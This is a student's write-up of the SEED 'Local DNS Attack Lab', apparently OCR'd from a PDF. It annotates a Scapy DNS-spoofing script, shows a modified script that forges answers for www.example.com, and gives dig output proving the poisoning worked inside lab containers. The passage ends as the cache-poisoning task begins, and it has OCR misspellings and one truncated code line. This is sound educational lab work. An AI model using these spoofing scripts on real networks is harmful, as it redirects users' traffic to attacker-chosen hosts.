Local DNS Attack Lab

▼ Lab Environment Setup Task




Figure 1: Lab environment setup

After setting up the environment, I performed some testing on the DNS server.

Get the IP address of ns.attacker32.com.

Format of dig:

```
dig @[DNS-server] [domain] [query-type]
```

First, use ($docksh) go to the user container (10.9.0.5).

```
root@acde4bf9be43:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 123  bytes 12377 (12.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 3177 (3.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 15  bytes 435 (435.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 435 (435.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Secondly, to perform a DNS query for the nameservers (NS) of the domain "attacker32.com" using the `dig` command. From the answer section, we can find that the name server of “attacker 32.com” is 10.9.0.153. This is what we desired design.

```
root@acde4bf9be43:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17796
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7649f48a2c732f7a01000000642d4a3501f5b717d382d611 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      257770  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 05 10:15:17 UTC 2023
;; MSG SIZE  rcvd: 90
```

Get the IP address of www.example.com

example.com from domain’s official nameserver


While still in the user container (10.9.0.5), run the command "dig www.example.com". This will send the query to the local DNS server (10.9.0.53), allowing us to obtain the actual IP address, which is 93.184.216.34.

```
root@acde4bf9be43:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27350
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 42cd980eee46c92701000000642d4bb4566e10a079a69b0e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        84626   IN      A       93.184.216.34

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 05 10:21:40 UTC 2023
;; MSG SIZE  rcvd: 88
```

example.com from Attacker container

In our setting, the **attacker's nameserver** reports that the IP address of www.example.com is 1.2.3.5.

```
[04/05/23]seed@VM:~/.../image_attacker_ns$ vim zone_example.com
```



To perform a DNS query for the "**www.example.com** domain using the nameserver "ns.attacker32.com", run the following `dig` command:

```
dig @ns.attacker32.com www.example.com
```

Based on the results, we can see that we received a fake IP address of 1.2.3.5 from the attacker's NameServer. This indicates that our setup is correct.

```
root@acde4bf9be43:/#  dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10488
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 254bec06ac53c57a01000000642d4f84c40cd07da4d3d939 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Apr 05 10:37:56 UTC 2023
;; MSG SIZE  rcvd: 88

root@acde4bf9be43:/#
```

▼ The Attack Tasks

▼ Prep 1:dns_sniff_spoof.py analysis

This code was provided by the Seeds Lab. I will annotate it line by line.

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.0.2.5')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS',
                   ttl=259200, rdata='ns1.example.net')
    NSsec2 = DNSRR(rrname='example.net', type='NS',
```

```
                    ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=2,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-2f902169a472', filter=f, prn=spoof_dns)
```

```
if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8'))
```

1. `DNS in pkt`: This part checks if the packet (`pkt`) contains a DNS layer. If there is no DNS layer, the condition will be False, and the rest of the code will not be executed for this packet.
2. `www.example.net' in pkt[DNS].qd.qname.decode('utf-8')`: This part first extracts the queried domain name by accessing the DNS layer, the DNS query section (Question), and the queried domain name (qname). Then, it decodes the bytes object (queried domain name) as a UTF-8 string. Finally, it checks whether the target domain '**www.example.net**' is present in the decoded queried domain name string.

- `pkt[DNS]`: Accesses the DNS layer of the packet.
- `pkt[DNS].qd`: Accesses the DNS query (Question) section of the DNS layer.
- `pkt[DNS].qd.qname`: Retrieves the queried domain name (qname) as a bytes object.
- `pkt[DNS].qd.qname.decode('utf-8')`: Decodes the bytes object (queried domain name) as a UTF-8 string.

```
IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
```

The line of code in this script creates a new IP packet (`IPpkt`) using the Scapy library. The purpose of this line is to swap the source and destination IP addresses from the original packet (`pkt`), as the new packet will be sent back to the original sender.

Here's a breakdown of the code:

- `IP`: This is a Scapy class representing an IP (Internet Protocol) packet.
- `pkt[IP]`: This accesses the IP layer of the original packet.
- `pkt[IP].src`: This retrieves the source IP address from the original packet.
- `pkt[IP].dst`: This retrieves the destination IP address from the original packet.
- `IP(dst=pkt[IP].src, src=pkt[IP].dst)`: This creates a new IP packet with the destination IP address set to the original packet's source IP address, and the source IP address set to the original packet's destination IP address.

By swapping the source and destination IP addresses, the script ensures that the spoofed DNS response is sent back to the original sender (the machine that initiated the DNS query).

```
UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
```

- `UDP`: This is a Scapy class representing a UDP (User Datagram Protocol) packet.
- `pkt[UDP]`: Accesses the UDP layer of the original packet.
- `pkt[UDP].sport`: Retrieves the source port number from the original packet.
- `pkt[UDP].dport`: Retrieves the destination port number from the original packet.
- `UDP(dport=pkt[UDP].sport, sport=53)`: Creates a new UDP packet with the destination port number set to the original packet's source port number, and the source port number set to 53 (the standard port for DNS servers).

By swapping the source and destination port numbers and setting the source port to 53, the script ensures that the spoofed DNS response is sent back to the original sender (the machine that initiated the DNS query) and appears to come from a legitimate DNS server.

```
    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.
5')
```

`DNSRR` is a class in the Scapy library, which stands for "DNS Resource Record". The Domain Name System (DNS) uses resource records to store information about domain names and their associated data, such as IP addresses, mail servers, and nameservers.

The term "rrname" stands for Resource Record Name in the context of the Domain Name System (DNS). A resource record is an entry in the DNS database, containing information about a domain name, such as its IP address, mail server, nameservers, or other relevant data. The rrname is the domain name associated with a particular resource record.

For example, when you use the `dig` command to look up a domain's IP address, you are essentially querying the DNS for an "A" (Address) record with the specified domain name (rrname). The DNS server will respond with the corresponding IP address if it has a matching record.

Here's a breakdown of the code:

- `DNSRR`: This is a Scapy class representing a DNS **Resource Record (RR).**
- `pkt[DNS].qd.qname`: Retrieves the queried domain name from the original packet's DNS query (Question) section.
- `type='A'`: Specifies that the resource record type is 'A', which is an IPv4 address.
- `ttl=259200`: Sets the Time to Live (TTL) for the resource record, which indicates how long the record can be cached. In this case, it is set to 259200

seconds (3 days).

- `rdata='10.0.2.5'`: Sets the resource data, which is the actual information being requested. For an 'A' record, this is the IPv4 address associated with the queried domain name. In this case, the spoofed response provides the IP address '10.0.2.5'.

```
# The Authority Section
  NSsec1 = DNSRR(rrname='example.net', type='NS',
                 ttl=259200, rdata='ns1.example.net')
  NSsec2 = DNSRR(rrname='example.net', type='NS',
                 ttl=259200, rdata='ns2.example.net')
```

The Authority section is a part of a DNS (Domain Name System) message, typically included in DNS responses. It provides additional information about a domain, specifically the authoritative nameservers responsible for the domain.

- `DNSRR`: This is a Scapy class representing a DNS Resource Record (RR).
- `rrname='example.net'`: Specifies the domain name associated with the resource records.
- `type='NS'`: Specifies that the resource record type is 'NS', which stands for Nameserver.
- `ttl=259200`: Sets the Time to Live (TTL) for the resource records, which indicates how long the records can be cached. In this case, it is set to 259200 seconds (3 days).
- `rdata='ns1.example.net'` and `rdata='ns2.example.net'`: Sets the resource data, which is the actual information being requested. For 'NS' records, this is the authoritative nameserver for the queried domain name. In this case, the spoofed response provides two nameservers: 'ns1.example.net' and 'ns2.example.net'.

```
# The Additional Section
  Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                  ttl=259200, rdata='1.2.3.4')
```

```
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')
```

In the provided script, these lines of code create the Additional section for the spoofed DNS response using the Scapy library. The Additional section contains any extra records related to the records in the Answer and Authority sections, typicall**y providing IP addresses for the nameservers mentioned in the Authority section**.

why we need Additional section?

The Additional section is included in a DNS response to provide extra information that can help the DNS resolver process the response more efficiently. While the Answer and Authority sections contain the primary information requested by the resolver (e.g., IP address for a domain name and authoritative nameservers), the Additional section provides supplementary data that might be useful for the resolver.

The most common use case for the Additional section is to provide the IP addresses (both IPv4 and IPv6) of the nameservers mentioned in the Authority section. By including the IP addresses of these nameservers, the resolver can avoid making extra queries to resolve the nameserver hostnames to their corresponding IP addresses. This helps improve the overall efficiency and speed of the DNS resolution process.

In summary, the Additional section i**s not strictly required for a DNS response to be valid**, but it can enhance the efficiency of the DNS resolution process by providing helpful supplementary information related to the records in the Answer and Authority sections.

Here's a breakdown of the code:

- `DNSRR`: This is a Scapy class representing a DNS Resource Record (RR).
- `rrname='ns1.example.net'` and `rrname='ns2.example.net'`: Specifies the domain names associated with the resource records, which are the nameservers from the Authority section.
- `type='A'`: Specifies that the resource record type is 'A', which is an IPv4 address.

- `ttl=259200`: Sets the Time to Live (TTL) for the resource records, which indicates how long the records can be cached. In this case, it is set to 259200 seconds (3 days).
- `rdata='1.2.3.4'` and `rdata='5.6.7.8'`
  : Sets the resource data, which is the actual information being requested. For 'A' records, this is the IPv4 address associated with the queried domain name. **In this case, the spoofed response provides the IP addresses '1.2.3.4' and '5.6.7.8' for the nameservers 'ns1.example.net' and 'ns2.example.net', respectively.**

```
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=2, arcount=2,
             an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
```

In the provided script, this line of code creates a new DNS packet (`DNSpkt`) using the Scapy library. This DNS packet represents the spoofed DNS response that the script will send back to the original sender. The various parameters used to construct the DNS packet define the structure and content of the response.

Here's a breakdown of the code:

- `DNS`: This is a Scapy class representing a DNS packet.
- `id=pkt[DNS].id`: **Sets the DNS packet's ID to match the original packet's ID.**
- `qd=pkt[DNS].qd`: **Copies the Question section from the original packet.**
- `aa=1`: Sets the Authoritative Answer flag to 1, indicating that the response is authoritative.
- `rd=0`: Sets the Recursion Desired flag to 0, indicating that no recursion is requested.
- `qr=1`: Sets the Query/Response flag to 1, indicating that this is a response.
- `qdcount=1`: Specifies the number of entries in the Question section (1 entry in this case).

- `ancount=1`: Specifies the number of entries in the Answer section (1 entry in this case).
- `nscount=2`: Specifies the number of entries in the Authority section (2 entries in this case).
- `arcount=2`: Specifies the number of entries in the Additional section (2 entries in this case).
- `an=Anssec`: Sets the Answer section to the previously created Answer section (`Anssec`).
- `ns=NSsec1/NSsec2`: Sets the Authority section to the previously created Authority section by concatenating `NSsec1` and `NSsec2`.
- `ar=Addsec1/Addsec2`: Sets the Additional section to the previously created Additional section by concatenating `Addsec1` and `Addsec2`.

```
# Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)
```

In the provided script, these lines of code construct the entire IP packet and send it out using the Scapy library. The `spoofpkt` variable represents the complete spoofed IP packet, which consists of the previously created IP, UDP, and DNS packets.

Here's a breakdown of the code:


- `spoofpkt = IPpkt/UDPpkt/DNSpkt`: This line concatenates the previously created IP packet (`IPpkt`), UDP packet (`UDPpkt`), and DNS packet (`DNSpkt`) to create a complete spoofed IP packet. In Scapy, the `/` operator is used to combine packet layers, effectively constructing a complete packet from its individual components.
- `send(spoofpkt)`: This line sends the constructed `spoofpkt` out on the network using Scapy's `send()` function. The function takes care of the low-level details of transmitting the packet, such as interfacing with the operating system's networking stack.

```
# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-2f902169a472', filter=f, prn=spoof_dns)
```

- `f = 'udp and dst port 53'`: This line defines a filter string `f` that specifies the packets to be captured. In this case, it captures UDP packets with a destination port of 53, which is typically used for DNS queries.
- `sniff(iface='br-2f902169a472', filter=f, prn=spoof_dns)`: This line uses Scapy's `sniff()` function to capture packets on a specified network interface (`iface='br-2f902169a472'`) and apply the previously defined filter (`filter=f`). For each packet that meets the filter criteria, the `spoof_dns()` function is invoked (`prn=spoof_dns`).

▼ Task 1: Directly Spoofifing Response to User

▼ Attack strategy.



▼ Enviroment Config


A potential issue.

When we do this lab using containers, sometimes (not always) we saw a very strange

situation. The sniffifing and spoofifing inside containers is very slow, and our spoofed packets even arrive laterthan the legitimate one from the Internet, even though we are local.


If you do encouter this strange situation, we can get around it. We intentionally slow down the traffificgoing to the outside, so the authentic replies will not come that fast. This can be done using the followingtc command on the router to add some delay to the outgoing network traffific. The router has two interfaces,eth0 and eth1, make sure use the one connected to the external network 10.8.0.0/24.

1. go to the “**route**” docker, ($ ifconfig) command then we can find the eht0 connect to the external network 10.8.0.0/24.



2. Set the interface delay to 100ms and display it.

```
tc qdisc add dev eth0 root netem delay 100ms
tc qdisc show dev eth0
```




3. To delete it, use the following code:

```
tc qdisc del dev eth0 root netem
```

▼ Python code for attacker

For this task, I only modified the interface for the attacker.

To get the interface, go to the **attacker Docker** and use the command `ip a | grep -w "10.9.0.1/24".`




```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME="example.com"
def spoof_dns(pkt):
  if (DNS in pkt and "www.example.com" in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS:%IP.src%-->%IP.dst%: %DNS.id%}"))
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='6.6.6.6')

    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = "udp and src host 10.9.0.5 and dst port
pkt = sniff(iface="br-305f21823c0b", filter=f, prn=spoof_dns)
```

▼ Launch the attack and observations.

Before attack：

Go to the User docker 10.9.0.5 ， dig www. example.com

We can obtain the true IP address of www.example.com from the local DNS server (10.9.0.53).

```
root@52bb64ac851a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43815
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 497f675857d51a5201000000642dc0b21bed03f12013a892 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        84358   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 05 18:40:50 UTC 2023
;; MSG SIZE  rcvd: 88
```

Launch the attck:

1. go to the local-dns-server-10.9.0.53 flush the DNS cache: $rndc flush
2. go to the user flush the DNS cache rndc flush (if possible)
3. go to the attacker, luach the attack


after attack:

We can see that the IP address now is the fake one (6.6.6.6), which means our attack was successful.

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2198
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       6.6.6.6

;; Query time: 63 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 05 18:06:48 UTC 2023
;; MSG SIZE  rcvd: 64
```

▼ Task 2: DNS Cache Poisoning Attack – Spoofifing Answers

▼ Attack strategy



▼ Python code for attacker

Only add the src host 10.9.0.53 (local dns server)

```
NS_NAME="example.com"
def spoof_dns(pkt):
